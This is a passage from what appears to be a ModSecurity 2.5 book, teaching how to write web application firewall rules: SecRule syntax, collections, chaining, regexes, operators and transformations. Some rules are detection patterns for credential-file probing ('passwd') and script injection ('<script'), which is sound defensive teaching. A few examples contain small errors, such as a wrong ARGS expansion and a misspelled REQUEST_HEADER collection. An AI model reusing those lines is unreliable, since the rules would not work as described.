The possibilities are endless when running your web server under a false flag—you could for example add unused Apache modules to the server signature to make it look like you are running all sorts of exploitable modules. This will not be a big stumbling block to an experienced attacker, as there are programs out there that fingerprint web servers and give the best guess as to the real name and version being run (we will be defeating this sort of program later on, in Chapter 6). However, it only makes sense to make the attacker's job as difficult as possible—every little bit really does help.

To test that your new server signature is working, you can use netcat while logged into your server to take a look at the response header Apache is sending out. If the server signature change was successful, you should see a line reading **Server: Apache 1.3.24** in the header near the top of the output:

```
$ echo -e "HEAD / HTTP/1.0\n\n" | nc localhost 80

HTTP/1.1 200 OK
Date: Wed, 28 Jan 2009 15:01:56 GMT
Server: Apache 1.3.24
Last-Modified: Mon, 26 Jan 2009 12:01:12 GMT
ETag: "6391bf-20-461617eaf9200"
Accept-Ranges: bytes
Content-Length: 32
Connection: close
Content-Type: text/html; charset=UTF-8
```

Summary

These simple examples have hopefully given you a taste of what can be accomplished with ModSecurity. There are many powerful functions left, and you may be amazed at some of the things that can be done using this versatile module.

In this chapter we first looked at downloading the ModSecurity source code and verifying its integrity. We then compiled the source code to produce the binary module file `mod_security2.so`. After this, we integrated the module file with Apache, and tested the new setup to make sure that ModSecurity was properly installed and working. Finally, we used ModSecurity to alter Apache's server signature by employing the `SecServerSignature` directive.

We are now done with the installation and basic setup of ModSecurity. In the next chapter we move on to learning all about writing rules.

2
Writing Rules

ModSecurity is an extremely powerful and versatile web application firewall. However, to be able to utilize its power you need to learn how to tell ModSecurity what you want it to do. That is what this chapter is for—it will teach you all about writing ModSecurity rules, including some interesting uses for ModSecurity that extend beyond just blocking malicious requests (you will for example learn how to redirect requests for files to the closest server depending on where in the world a visitor is located, and you'll learn how to count the number of downloads of a binary file and store the resulting statistics in a MySQL database).

To give you a brief outline of the chapter, here is the order in which we will be looking at the business of writing ModSecurity rules:

- The syntax of `SecRule`
- What variables are available and how to use them
- Operators, and how they relate to variables
- Regular expressions—what they are, and why they're important when writing rules
- Actions—denying, allowing, redirecting, and all the other things we can do when a rule matches
- Practical examples of writing rules

The first half of the chapter contains basic information on how to write rules so you may find it a bit theoretical, but hang in there because the second half is full of useful examples of how to put what you've learned to use.

SecRule syntax

`SecRule` is the directive that is used to create ModSecurity rules. Its syntax is simple, but don't let that fool you. For almost any scenario you can imagine where you want to process a request in a certain way (whether by denying it, forwarding it or doing some more advanced processing), there is a way to use `SecRule` to solve the problem.

The basic syntax of `SecRule` is as follows:

```
SecRule Target Operator [Actions]
```

Target specifies what part of the request or response you want to examine. In the basic example given in the previous chapter, we used the variable named `REQUEST_URI`, which contains the requested URI on the server, to identify and block any attempts to access the location `/secret.html`. There are over 70 variables that can be used to create rules, meaning there is likely to be a way to match a rule in almost any circumstance where you need to create a rule.

There is also a special kind of variable called a *collection* that can hold several values. An example of a collection is `ARGS`, which contains all of the arguments passed in a query string or via a `POST` request.

The *Operator* part of the rule specifies the method and comparison data to use when matching against the specified variable or variables. The default operator, if none other is specified, is `@rx`, which means that the rule engine will interpret the string that follows as a regular expression to be matched against the specified variable.

Finally, *Actions* is an optional list of actions to be taken if a rule matches. These can include things such as allowing or denying the request and specifying which status codes to return. If no actions are specified, then the default list of actions, as set by using `SecDefaultAction`, is used.

Let's take a look at an example to make things a little more clear. Imagine the following scenario: You are a small business owner selling cookbooks in the PDF file format on your web site. To entice prospective customers, you offer a sample chapter containing the most delicious recipes in the book, which they can download free of charge to see if they want to spend their hard-earned money on your book.

Everything is running along nicely—or so you think—and then suddenly you get a complaint via email saying that your site has become very slow. A bit worried, you fire up your web browser and find that your site is indeed painfully slow. When looking at the output of the web server log files you notice that one particular IP is literally flooding your web server with requests for the sample chapter. The user-agent string of the evildoer is set to "Red Bullet Downloader", which you gather is some sort of download manager that is misbehaving badly.

You start worrying about how long the user will hammer away at the server, but then you remember that the site runs ModSecurity, and your hope is restored. Logging into your account via SSH, you put the following line in your ModSecurity configuration file and then restart Apache:

```
SecRule REQUEST_HEADERS:User-Agent "Red Bullet" "deny,nolog"
```

When you next try to access your site, it is once again working smoothly and peace is restored.

In this example, REQUEST_HEADERS is a *collection* (we'll learn more about these shortly), containing all of the headers sent by the client. Since the particular header our brave web site owner was interested in is called User-Agent, he accessed it using REQUEST_HEADERS:User-Agent, which is the syntax to use when you want to get hold of a field in a collection. The next part, enclosed in double quotes, is a regular expression (we will learn more about these soon as well). Since the offending user agent string is "Red Bullet Downloader", the regular expression "Red Bullet" will match it, triggering the rule. The final part of the rule, deny,nolog, is the action to be taken when the rule matches. In this case, the action specifies that the request should be denied (and kept out of the log files), and ModSecurity is happy to do so to ensure that the hero in our story doesn't lose any sleep over the misbehaving download manager.

Variables and collections

Take a moment to have a closer look at just which variables are available for use. There are a lot, so I have placed them in Appendix A.

ModSecurity uses two types of variables: Standard variables, which simply contain a single value, and *collections*, which can contain more than one value. One example of a collection is REQUEST_HEADERS, which contains all the headers sent by the client, such as for example User-Agent or Referer.

To access a field in a collection, you give the collection name followed by a colon and then the name of the item you want to access. So if for example we wanted to look at the referrer in a particular request we would use the following:

```
SecRule REQUEST_HEADERS:Referer "bad-referer.com"
```

> As a side note, yes, the header name is actually (mis-)spelled referer and not referrer. The original HTTP specification contained this error, and the "referer" spelling has stuck—so if you're obsessive about spelling and are ever writing an Internet protocol specification, make sure you run the spell checker over the document before submitting the final draft, or you could well be kicking yourself for years to come.

Most collections can also be used on their own, without specifying a field, in which case they refer to the whole of the data in the collection. So for example, if you wanted to check all argument values for the presence of the string script you could use the following:

```
SecRule ARGS "script"
```

In practice, if the query string submitted was ?username=john&login=yes then the above would expand to this when the rule is evaluated:

```
SecRule ARGS:john|ARGS:login "script"
```

The following collections are available in ModSecurity 2.5:

- ARGS
- ENV
- FILES
- FILES_NAMES
- FILES_SIZES
- FILES_TMPNAMES
- GEO
- IP
- REQUEST_COOKIES
- REQUEST_COOKIES_NAMES
- REQUEST_HEADERS
- REQUEST_HEADERS_NAMES
- RESPONSE_HEADERS
- RESPONSE_HEADERS_NAMES
- SESSION
- TX
- USER

Some collections have fixed fields, such as the GEO collection, which contains fields such as COUNTRY_NAME and CITY. Other collections, such as REQUEST_HEADERS have variable field names—in the case of REQUEST_HEADERS it depends on which headers were sent by the client.

It is never an error to specify a field name that doesn't exist or doesn't have a value set—so specifying REQUEST_HEADERS:Rubber-Ducky always works—the value would not be tested against if the client hasn't sent a Rubber-Ducky header.

The transaction collection

The TX collection is also known as the *transaction collection*. You can use it to create your own variables if you need to store data during a transaction:

```
SecRule REQUEST_URI "passwd" "pass,setvar:tx.hackscore=+5"
SecRule REQUEST_URI "<script" "pass,setvar:tx.hackscore=+10"
SecRule TX:HACKSCORE "@gt 10" deny
```

In the first two rules we use the setvar action to set the collection variables. You use this action whenever you want to create or update a variable. (You can also remove variables by using the syntax setvar:!tx.hackscore as prefixing the variable with an exclamation mark removes it.)

The TX collection also contains the built-in fields TX:0 and TX:1 through TX:9. TX:0 is the value that matched when using the @rx or @pm operators (we will learn more about the latter operator later). TX:1–TX:9 contain the captured regular expression values when evaluating a regular expression together with the capture action.

Storing data between requests

There are three types of collections in ModSecurity that can be used as *persistent storage*. We have already seen that it is possible to use setvar to create a variable and assign a value to it. However, the variable expires and is no longer available once the current request has been handled. In some situations you would like to be able to store data and access it in later requests.

There are three collections that can be used for this purpose:

- IP
- SESSION
- USER

The IP collection is used to store information about a user from a specific IP address. It can be used to store such things as the number of failed access attempts to a resource, or the number of requests made by a user.

Before we can use one of these collections, we need to initialize it. This is done by using the initcol action:

```
SecAction initcol:ip=%{REMOTE_ADDR},nolog,pass
```

We also need to make sure that we have configured a data directory for ModSecurity to use:

```
SecDataDir /var/log/httpd/modsec_data
```

Make sure that the directory is writable by the Apache user or the initcol action will not work properly. Now that this is done we can use the IP collection in conjunction with setvar to store user-specific data.

Examining several variables

It is possible to look in several variables at once to see if a matching string can be found. If for example we wanted to examine both the request headers and the request arguments passed for the string park and deny any matching requests we could use the following rule:

```
SecRule ARGS|REQUEST_HEADERS "park" deny
```

As can be seen the pipe character (|) is used to separate the variable names, and it functions a lot like the logical or you might be familiar with if you've done any programming.

Quotes: Sometimes you need them and sometimes you don't

You may be wondering what the difference is between the following:

```
SecRule REQUEST_URI "secret" "deny"
```

and this:

```
SecRule REQUEST_URI secret deny
```

In this case there is no difference. If both the operator expression and action list don't contain any whitespace then they don't need to be enclosed in quotes. However, if the rule was modified to match the string `secret place` then we would need to enclose this string in quotes:

```
SecRule REQUEST_URI "secret place" deny
```

The essence of quotes as they apply to ModSecurity is that anything enclosed in quotes is considered as "one part", meaning that the `"secret place"` string is considered to be part of the *operator* expression of the rule.

What if we need to specify a string within the operator or action list, and it is already enclosed in quotes? This happens if for example we use the `msg:` action to write a log message. In this case we would use single quote characters to enclose the string we want to log:

```
SecRule REQUEST_URI "secret place" "deny,log,msg:'Someone tried to
access the secret place!'"
```

What if even the quoted message needed to include quotes? Let's say that you wanted to log the message "**Someone's trying to hack us!**". In that case you would need to escape the innermost quote (the one in "someone's") with a backslash. The rule would now look like this:

```
SecRule REQUEST_URI "secret place" "deny,log,msg:'Someone\'s trying to
hack us!'"
```

In general throughout this book I tend to enclose operators and action lists in quotes even when not strictly necessary. It makes it easier to later expand on rules without forgetting the quotes.

Remember that you must restart Apache to reload the ModSecurity ruleset. If you were to forget to restart or were distracted by another task then a broken ModSecurity configuration file (resulting, for example, from forgetting to wrap an action list in quotes) would result in Apache refusing to start. This might not be a big deal so long as the server is running along nicely, but if anything such as log rotation were to cause the server to restart then the restart would fail and your web server would be down (and yes, the reason I mention this is because it happened to me in exactly the manner described—I wouldn't want you making the same mistake).

Creating chained rules

Sometimes you want a match to trigger only if several conditions apply. Say for example that our web site owner from the previous example wanted to block the troublesome downloader, but this downloader was also used by other clients where it wasn't misbehaving by downloading the same file over and over. Also, for the sake of argument let's assume that it wouldn't be possible to just block the client's IP address as he was on DSL and frequently appeared with a new address.

What we'd want in this case is a rule that denies the request if the user-agent string contains "Red Bullet" *and* the IP address of the client belongs to the subnet range of a particular ISP.

Enter the `chain` action. Using this, we can create a *chain* of rules that only matches if all of the individual rules in the chain match. If you're familiar with programming, you can think of chained rules as rules with a logical `and` operator between them—if a single one of them doesn't match then the rule chain fails to match and no action in the action list is taken.

In the example we're looking at, the first rule in the chain would be the same as previously:

```
SecRule REQUEST_HEADERS:User-Agent "Red Bullet" "deny"
```

The second rule should trigger only if the client had an IP address within a particular range, say 192.168.1.0–192.168.1.255:

```
SecRule REMOTE_ADDR "^192\.168\.1\."
```

This rule triggers for any clients whose IP address starts with 192.168.1. As you can see we don't include any action list in the above rule. This is because in rule chains, only the first rule can contain disruptive actions such as `deny`, so we could not have placed the `deny` action in this rule. Instead, make sure you always place any disruptive actions in the first rule of a rule chain. In addition, metadata actions such as `log`, `msg`, `id`, `rev`, `tag`, `severity`, and `logdata` can also only appear in the first rule of a chain. If you try to put such an action anywhere but in a chain start rule, you'll get an error message when ModSecurity attempts to reload its rules.

Now all we need to do is specify the `chain` action in the first rule to chain the rules together. Putting it all together, this is what the rule chain looks like:

```
SecRule REQUEST_HEADERS:User-Agent "Red Bullet" "chain,deny"
SecRule REMOTE_ADDR "^192\.168\.1\."
```

You can chain an arbitrary number of rules together. If we had also wanted to add the condition that the rule should only be active before 6 PM in the evening, we would add another rule at the end of the chain, and make sure that the second rule also contained the `chain` action:

```
SecRule REQUEST_HEADERS:User-Agent "Blue Magic" "chain,deny"
SecRule REMOTE_ADDR "^192\.168\.1\." "chain"
SecRule TIME_HOUR "@lt 18"
```

The operator in the last rule—`@lt`—stands for "less than" and is one of the operators that can be used to compare numbers. We'll learn about all of the number comparison operators in a little while.

Rule IDs

You can assign an ID number to each rule by using the `id` action:

```
SecRule ARGS "login" "deny,id:1000"
```

This allows the rule to be identified for use with:

- `SecRuleRemoveById` (removes the rule from the current context)
- `SecRuleUpdateActionById` (updates a rule's action list)
- `skipAfter:nn` (an action—jump to after the rule with the ID specified)

The `SecMarker` directive should be mentioned here. Its purpose is to create a marker, which is essentially a rule with just an ID number, for use with the action `skipAfter`.

The following example checks to see if the ModSecurity version is at least 2.5, and skips over a set of rules in case an older version that may not support them is installed:

```
SecRule MODSEC_BUILD "@lt 020500000" "skipAfter:1024"

...
Rules requiring version >= 2.5
...

SecMarker 1024
```

An introduction to regular expressions

Regular expressions are an important part of writing ModSecurity rules. That is why this section contains a short introduction to them and why the book also has an appendix that describes them in more detail.

Regular expressions are a very powerful tool when it comes to string matching. They are used to identify a string of interest, and are useful for many different tasks, such as searching through large text files for a given pattern, or, as used in ModSecurity, to define patterns which should trigger a rule match.

Programming languages such as Perl come with regular expression support built right into the syntax of the language (in fact, the PCRE library that was mentioned in the previous chapter that is used by Apache and ModSecurity is a re-implementation of the regular expression engine used in Perl). Even Java's `String` class has the `matches()` method which returns true if the string matches the given regular expression.

Regular expressions are so ubiquitous today that they are often referred to by the shorthand name *regexp* or *regex*. In this book, *regular expression* and *regex* are used interchangeably.

When ModSecurity uses regular expressions to match rules, it looks within the targeted text string (or strings) to see if the specified regex can be matched within. For example, the following rule will match any request protocol line that contains the string `HTTP`, such as `HTTP/1.0` or `HTTP/1.1`:

```
SecRule REQUEST_PROTOCOL "HTTP"
```

In this way, the regular expressions you provide when writing ModSecurity rules function much like the Linux utility `grep`, searching for matching patterns in the given variables, and triggering a match if the pattern was found.

As we learned previously, `@rx` (the regular expression operator) is implied if no other operator is specified (and hence doesn't even need to be specified), so when ModSecurity encounters a rule that doesn't have an operator it will assume you want to match the target against a regular expression.

Examples of regular expressions

I'm not going to provide any formal specification of how regular expressions work here, but instead I will give a few short examples to allow you to get a better understanding of how they work. For a more complete overview, please see Appendix B which contains a primer on regular expressions.

The following examples cover some of the most common forms of regular expressions:

Regular Expression	Matches
`joy`	Any string containing the character `j`, followed by an `o` and a `y`. It thus matches `joy`, and `enjoy`, among many others. `Joyful`, however, does not match as it contains an uppercase `J`.
`[Jj]oy`	Any string that starts with an upper-case `J` *or* a lower-case `j` and is followed by `o` and `y`. Matches for example the strings `Joy`, `joy`, `enjoy`, and `enJoy`.
`[0-9]`	Any single digit from 0 to 9.
`[a-zA-Z]`	Any single letter in the range a-z, whether upper- or lower-case.
`^`	Start of a string.
`^Host`	`Host` when it is found at the start of a string.
`$`	End of a string.
`^Host$`	A string containing only the word `Host`.
`.` (dot)	Any character.
`p.t`	`pat`, `pet`, and `pzt`, among others.

Regular expressions can contain *metacharacters*. We have already seen an example of these in the table above: `^`, `$`, and "dot" don't match any one character but have other meaning within regular expressions (start of string, end of string and match any character in this case). The following table lists some additional metacharacters that are frequently used in regexes:

Metacharacter	Meaning
`*`	Match the preceding character or sequence 0 or more times.
`?`	Match the preceding character or sequence 0 or 1 times.
`+`	Match the preceding character or sequence 1 or more times.

So for example if we wanted to match `favorite` or `favourite`, we could use the regex `favou?rite`. Similarly, if we wanted to match either `previous` or `previously` we could use the regex `previous(ly)?`. The parentheses—`()`—group the `ly` characters and then apply the `?` operator to the group to match it 0 or 1 times (therefore making it optional).

So what if we really do want to match a dot literally, and not have it interpreted as any character? In that case we need to *escape* the dot with a backslash. Referring back to our previous example, if we really did want to match the string `p.t` literally, we would use the regex `p\.t` to ensure that the dot is interpreted like a literal character and not a metacharacter by the regex engine.

More about regular expressions

If you are already familiar with regular expressions, the preceding examples probably didn't teach you anything new. If, however, you feel that you need to learn more about regexes before you feel comfortable with them, I encourage you to read Appendix B for a more in-depth look at how regexes work.

As we will see, there are several ways to match strings using operators other than `@rx`, but in many situations, regular expressions are the only tool that will get the job done, so it definitely pays to learn as much as you can about them.

Should you find that the appendix tickles your fancy and that you *really* want to learn about regexes then I can heartily recommend that you get a hold of "Mastering Regular Expressions" by Jeffrey E. F. Friedl (published by O'Reilly), which is the definitive guide to the subject.

Using @rx to block a remote host

To get a better understanding of the default regular expression mode (`@rx`) of matching, consider the following two rules, which are both equivalent:

```
# Rule 1
SecRule REMOTE_HOST "@rx \.microsoft\.com$" deny
# Rule 2
SecRule REMOTE_HOST "\.microsoft\.com$" deny
```

Both of the above rules do exactly the same thing—block any access attempts from users at Microsoft Corporation. The `@rx` operator is omitted in the second rule, but since the ModSecurity engine interprets the provided string as a regular expression if no other operator is specified, the rules will both match any domain name ending in `.microsoft.com`.

As we just learned, the reason there is a backslash before the dots (`"\."`) in the above rules is that the dot is a special character in regular expressions. On its own, a dot will match any character, which means that the regular expression `.microsoft.com` would match hostnames ending in `.microsoft.com` as well as `xmicrosoft.com` and others. To avoid this, we escape the dot with a backslash, which instructs the regular expression engine that we really do want it to match a dot, and not just any character.

You may also wonder why there is a `$` sign at the end of the regular expressions above. Good question! The `$` sign matches the end of a line. If we had not specified it, the regular expression would have matched other hostnames such as `microsoft.com.mysite.com` as well, which is probably not what we want.

Simple string matching

You may ask if there isn't a way to match a string that ends with a certain other sub-string, without having to bother with escaping dots and putting dollar signs at the ends of lines. There is actually an operator that does just that—it's called `@endsWith`. This operator returns true if the targeted value ends with the specified string. If, as in the example above, we wanted to block remote hosts from microsoft.com, we could do it by using `@endsWith` in the following manner:

```
SecRule REMOTE_HOST "@endsWith .microsoft.com" deny
```

If we wanted to negate the above rule, and instead block any domain that is *not* from Microsoft, we could have done it in the following way:

```
SecRule REMOTE_HOST "!@endsWith .microsoft.com" deny
```

It is good practice to use simple string matching whenever you don't need to utilize the power of regular expressions, as it is very much easier to get a regular expression wrong than it is to get unexpected results with simple string matching.

The following lists the simple string operations that are available in the ModSecurity engine:

Operator	Description
`@beginsWith`	Matches strings that begin with the specified string.
	Example:
	`SecRule REMOTE_HOST "@beginswith host37.evilhacker"`
`@contains`	Matches strings that contain the specified string anywhere.
	Example:
	`SecRule REMOTE_HOST "@contains evilhacker"`
`@containsWord`	Matches if the string contains the specified word. Words are understood to be separated by one or more non-alphanumeric characters, meaning that `@containsWord secret` will match `"secret place"` and `"secret%&_place"`, but not `"secretplace"`.
	Example:
	`SecRule REQUEST_URI "@containsWord secret"`
`@endsWith`	Matches strings that end with the specified string.
	Example:
	`SecRule REMOTE_HOST "@endsWith evilhacker.com"`

Operator	Description
@streq	Matches strings that are exactly equal to the specified string.
	Example:
	`SecRule REMOTE_HOST "@streq host37.evilhacker.com"`
@within	This is deceptively similar to the `contains` operator, however the `@within` operator matches if the value contained in the variable we are matching against is found within the parameter supplied to the `@within` operator. An example will go a long way towards clearing up any confusion:
	Example:
	`SecRule REMOTE_USER "@within tim,john,alice"`
	The above rule matches if the authenticated remote user is either `tim`, `john`, or `alice`.

All of the simple string comparison functions are case sensitive. This means that `@streq apple` will not match the string `Apple`, since the latter has a capital "A". To match strings regardless of their case, you can use a transformation function to transform the string to be compared into all-lowercase characters. We examine transformation functions in more detail in a later section of this chapter.

On a similar note, the actual operators are not case sensitive, so writing `@StrEq` works just as well as `@streq`.

Matching numbers

Both regular expressions and the simple string matching operators work on character strings. As we saw in a previous example, using a regex to match against numbers can be error-prone, and regular expressions can often be cumbersome when you want to match against numbers. ModSecurity solves this problem by providing us with operators that can be used to compare numbers when we know that the arguments we are examining are numeric.

The following are the numerical operators ModSecurity provides:

Operator	Description
`@eq`	Matches if the variable contains a number that is equal to the specified value.
	Example:
	`SecRule RESPONSE_STATUS "@eq 200"`
	This rule matches if the response code is 200.
`@ge`	Matches if the variable contains a number that is greater than or equal to the specified value.
	Example:
	`SecRule RESPONSE_STATUS "@ge 400"`
	This rule matches if the response code is greater than or equal to 400. Since error codes are defined as having an HTTP status code of 400 or above, this rule can be used to detect HTTP error conditions, such as 404—page not found.
`@gt`	Matches if the variable contains a number that is greater than the specified value.
	Example:
	`SecRule RESPONSE_STATUS "@gt 399"`
	This rule will match the same HTTP response status codes as the one used above, with the difference being that this uses 399 as the argument since we are using the "greater than" operator.
`@le`	Matches if the variable contains a number that is less than or equal to the specified value.
	Example:
	`SecRule RESPONSE_STATUS "@le 199"`
	This rule matches if the response code is 199 or below.
`@lt`	Matches if the variable contains a number that is less than the specified value.
	Example:
	`SecRule RESPONSE_STATUS "@lt 200"`
	This rule also matches if the response code is 199 or below.

More about collections

Let's look at some more things that can be done with collections, such as counting the number of items in a collection or filtering out collection variables using a regex.

Counting items in collections

You can count the number of items in a collection by prefixing it with an ampersand (`&`). For example, the following rule matches if the client does not send any cookies with his request:

```
SecRule &REQUEST_COOKIES "@eq 0"
```

You can also use the count operator to make sure that a certain field in a collection is present. If we wanted a rule to match if the `User-Agent` header was missing from a request we could use the following:

```
SecRule &REQUEST_HEADER:User-Agent "@eq 0"
```

The above will match if the header is missing. If instead there is a User-Agent header but it is empty the count operator would return 1, so it is important to be aware that there is a difference between a missing field and an empty one.

> It is perfectly valid for a query string or `POST` request to contain several arguments with the same name, as in the following example:
>
> ```
> GET /buy/?product=widget&product=gizmo
> ```
>
> If we counted the number of arguments named product by using `&ARGS:product` in a rule, the result would evaluate to two.

Filtering collection fields using a regular expression

You can also use a regular expression to filter out only certain fields in a collection. For example, to select all arguments that contain the string `arg`, use the following construct:

```
SecRule ARGS:/arg/ "secret" deny
```

The regular expression filters out any arguments whose name contains `arg`, so the above rule will match query strings such as `arg1=secret phrase` which contain the value `secret`, but it will not match if no argument name contains the string `arg`, since in that case the regular expression construct doesn't select any arguments at all from the collection.

You'll notice that the syntax used to filter out arguments differs from a normal collection declaration by the slashes surrounding the regular expression. We use the forward slashes to tell the rule engine to treat the string within the slashes as a regular expression. Had we omitted the slashes, only parameters with the exact name `arg` would have been selected and matched against.

Built-in fields

The collections IP, SESSION, and USER contain a number of built-in fields, that can be used to get statistics about the creation time and update rate of each collection:

Built-in field	Description
CREATE_TIME	Date/time the collection was created.
IS_NEW	Set to 1 if the collection is new.
KEY	The value stored in the collection variable.
LAST_UPDATE_TIME	Date/time the collection was last updated.
TIMEOUT	Seconds until collection will be written to disk.
UPDATE_COUNTER	Number of times the collection has been updated since it was created.
UPDATE_RATE	Average number of updates to the collection per minute.

The CREATE_TIME and LAST_UPDATE_TIME fields contain a UNIX timestamp (number of seconds since January 1st, 1970), so keep that in mind if you ever need to convert these values to a human-readable format.

The KEY field contains the value stored in the collection variable when the collection was first initialized with `initcol`. The IP.KEY field would for example contain the IP address of the client.

Transformation functions

ModSecurity provides a number of transformation functions that you can apply to variables and collections. These transformations are done on a copy of the data being examined, meaning that the original HTTP request or response is never modified. The transformations are done before any rule matching is attempted against the data.

Transformation functions are useful for a variety of purposes. If you want to detect cross-site scripting attacks (see Chapter 6 for more on this), you would want to detect injected JavaScript code regardless of the case it was written in. To do this the transformation function `lowercase` can be applied and the comparison can then be done against a lowercase string.

To apply a transformation function, you specify `t:` followed by the name of the function and then put this in the action list for the rule. For example, to convert the request arguments to all-lowercase, you would use `t:lowercase`, like so:

```
SecRule ARGS "<script" "deny,t:lowercase"
```

This denies all access attempts to URLs containing the string `<script`, regardless of which case the string is in (for example, `<Script`, `<ScrIPt`, and `<SCRIPT` would all be blocked).

These are the transformation functions available:

Transformation function	Description
`base64Encode`	Encodes the string using Base64 encoding.
`base64Decode`	Decodes a Base64-encoded string.
`compressWhitespace`	Converts tab, newline, carriage return, and form feed characters to spaces (ASCII 32), and then converts multiple consecutive spaces to a single space character.
`cssDecode`	Decode CSS-encoded characters.
`escapeSeqDecode`	Decode ANSI C escape sequences (\n, \r, \\, \?, \", and so on).
`hexEncode`	Encode a string using hex encoding (for example, encode `A` to `%41`).
`hexDecode`	Decode a hex encoded string.
`htmlEntityDecode`	Decode HTML-encoded entities (for example, convert `&lt` to `<`).
`jsDecode`	Decode JavaScript escape sequences (for example, decode `\'` to `'`).
`length`	Convert a string to its numeric length.
`lowercase`	Convert a string to all-lowercase characters.
`md5`	Convert the input to its MD5 cryptographic hash sum.
`none`	Remove all transformation functions associated with the current rule.
`normalisePath`	Replaces multiple forward slashes with a single forward slash and removes directory self-references.
`normalisePathWin`	Same as `normalisePath` but also converts backslashes to forward slashes when run on a Windows platform.
`parityEven7bit`	Calculates an even parity bit for 7-bit data and replaces the eighth bit of each target byte with the calculated parity bit.

Transformation function	Description
`parityOdd7bit`	Calculates an odd parity bit for 7-bit data and replaces the eighth bit of each target byte with the calculated parity bit.
`parityZero7bit`	Calculates a zero parity bit for 7-bit data and replaces the eighth bit of each target byte with the calculated parity bit.
`removeNulls`	Remove null bytes from the string.
`removeWhitespace`	Remove all whitespace characters from the string.
`replaceComments`	Replace C-style comments (`/* ... */`) with a single space character. Opened comments (`/*`) that have not been terminated will also be replaced with a space character.
`replaceNulls`	Replace null bytes in the string with space characters.
`urlDecode`	Decodes an URL-encoded string.
`urlDecodeUni`	Same as urlDecode, but also handles encoded Unicode characters (`%uxxx`).
`urlEncode`	URL encodes the string.
`sha1`	Convert the input string to its SHA1 cryptographic hash sum.
`trimLeft`	Remove any whitespace at the beginning of the string.
`trimRight`	Remove any whitespace at the end of the string.
`trim`	Remove whitespace from both the beginning and end of the string.

Other operators

Let's look at some additional operators that can be used to operate on data. We have already seen the regular expression, simple string comparison and numeral comparison operators earlier, and here we take a look at some additional ones that are available for use.

Set-based pattern matching with @pm and @pmFromFile

We have seen how to write regular expressions that match one of several alternative words. For example, to match red, green, or blue we would use the regex (red|green|blue). ModSecurity has two "phrase matching" operators that can be used to match a set of words: @pm and @pmFromFile.

The @pm version of our color-matching example would look like this:

```
SecRule ARGS "@pm red green blue" deny
```

This will trigger if an argument contains any of the strings `red`, `green`, or `blue`. As with the regex operator, a partial match is enough, so a query string of the form `?color=cobaltblue` would trigger a match since the argument value contains the string `blue`.

Set-based pattern matching has several advantages:

- It is slightly easier to read and write rules using the `@pm` operator than the equivalent regex syntax (`...|...|...`). Also, as we will shortly see, the `@pmFromFile` operator allows us to externalize the list of phrases to match against so that it is contained in a separate file.

- Another advantage is that set-based pattern matching is faster than utilizing regular expressions. This is because the `@pm` and `@pmFromFile` operators use an algorithm known as the Aho-Corasick algorithm. This algorithm is guaranteed to run in linear time (meaning that as the size of the string and phrases increases, the time required to look for matches goes up only in a linear fashion). So for applications where you need to look for a large number of strings (such as known bad URLs in the `Referer` header, for example), using `@pm` or `@pmFromFile` would guarantee the best performance.

@pmFromFile

If you have a long list of words to match, it can be inconvenient to list all of them in your ModSecurity configuration file. For example, imagine you had a long list of disallowed colors:

```
red green blue yellow magenta cyan orange maroon pink black white gray grey
violet purple brown tan olive
```

Instead of putting all of these in a rule, we can put the entire list of words in a separate file and then refer to it using the `@pmFromFile` operator. To do so, create the file you want to save the words in (we'll use `/usr/local/colors.txt` in this example), and then enter the words in the file, one per line. The file `colors.txt` starts out as follows:

```
red
green
blue
...
```

And this is the rule that utilizes the file together with the `@pmFromFile` operator:

```
SecRule ARGS "@pmFromFile /usr/local/colors.txt" deny
```

What this does is read the list of words from the file `/usr/local/colors.txt` and then execute the phrase-matching against the word list in the same way as if we'd used the `@pm` operator.

One subtle difference between `@pm` and `@pmFromFile` is that the latter also works with phrases. So if we substituted `red apple` for `red` in our `colors.txt` file, the rule would match any argument whose value was `red apple`, but not one where the value was only `red`.

The phrases in an external file are incorporated into the ModSecurity ruleset when the rules are read (that is when Apache is restarted), so if you modify the list you will need to restart the web server before the changes take effect.

Performance of the phrase matching operators

How much faster are the phrase matching operators when compared to a regular expression? Let's look at the above rule and see how long it takes to execute when we use the regex version. This is from the ModSecurity debug log when utilizing the regex version of the rule:

```
Executing operator "rx" with param "(?:red|green|blue)" against ARGS:
x.
Target value: "red"
Operator completed in 11 usec.
```

The regular expression we used for this rule is slightly different than the first version at the start of this section. Instead of using just parentheses it uses what is called *non-capturing parentheses*. Non-capturing parentheses are the unsightly `(?: )` construct you see above. As the name implies, non-capturing parentheses don't capture any backreferences for later use. The reason to use these in this example is that we don't want the regex engine to do any extra work to capture and store a reference to the matched value since that would slow it down and skew the comparison results.

Here is the debug log output when using the rule that utilizes the `@pm` operator:

```
Executing operator "pm" with param "red green blue" against ARGS:x.
Target value: "red"
Operator completed in 6 usec.
```

This time the operation completed in 6 microseconds instead of 11, which means we've shaved roughly half the processing time off by using `@pm` instead of the regex. You may think that this is a contrived example and that it's hard to draw any conclusions from using such a short list of words to match against. However, for even larger lists of words (where there might be thousands or even tens of thousands of words), the reduction in processing time will be even more dramatic than in this example, so keep that in mind when writing rules.

Validating character ranges

In later chapters we will learn more about using a *positive secure model*. A positive
security model means that instead of trying to detect malicious data, we assume that
all data is malicious and then only allow through exactly that which we determine to
be valid requests. The operator `@validateByteRange` is useful for this purpose—you
can use it to make sure that a character is only within a certain allowed range. For
example, you would probably want an argument that contains a username to only
contain the letters `a-z`, `A-Z`, and `0-9`. Ensuring this is easy using `@validateByteRange`:

```
# Only allow reasonable characters in usernames
SecRule ARGS:username "@validateByteRange 48-57, 65-90, ⏎
      97-122, 45, 95"
```

The range `48-57` corresponds to ASCII characters **0..9**, `65-90` is **A..Z**, and `97-122`
is **a..z**. The ASCII codes for dash (45) and underscore (95) are also included so that
these characters can be used in a username.

The above rule will block any attempt to provide a username argument that contains
any characters except those allowed. Consult an ASCII chart to find out which ranges
you need to block. Separate ranges and numbers using commas and make sure that
all numbers are input in decimal notation.

Phases and rule ordering

It is important to understand in which order ModSecurity evaluates rules. This
makes you more comfortable when creating your own rules and avoids situations
where things are unexpectedly blocked or allowed even though you expect the
opposite to happen.

We learned in Chapter 1 that the rule engine divides requests into five phases:

1. `REQUEST_HEADERS` (phase 1)
2. `REQUEST_BODY` (phase 2)
3. `RESPONSE_HEADERS` (phase 3)
4. `RESPONSE_BODY` (phase 4)
5. `LOGGING` (phase 5)

Rules are executed strictly in a phase-by-phase order. This means that ModSecurity
first evaluates all rules in phase 1 ("request headers") for a match. It then proceeds
with phases 2 through 5 (unless a rule match causes processing to stop).

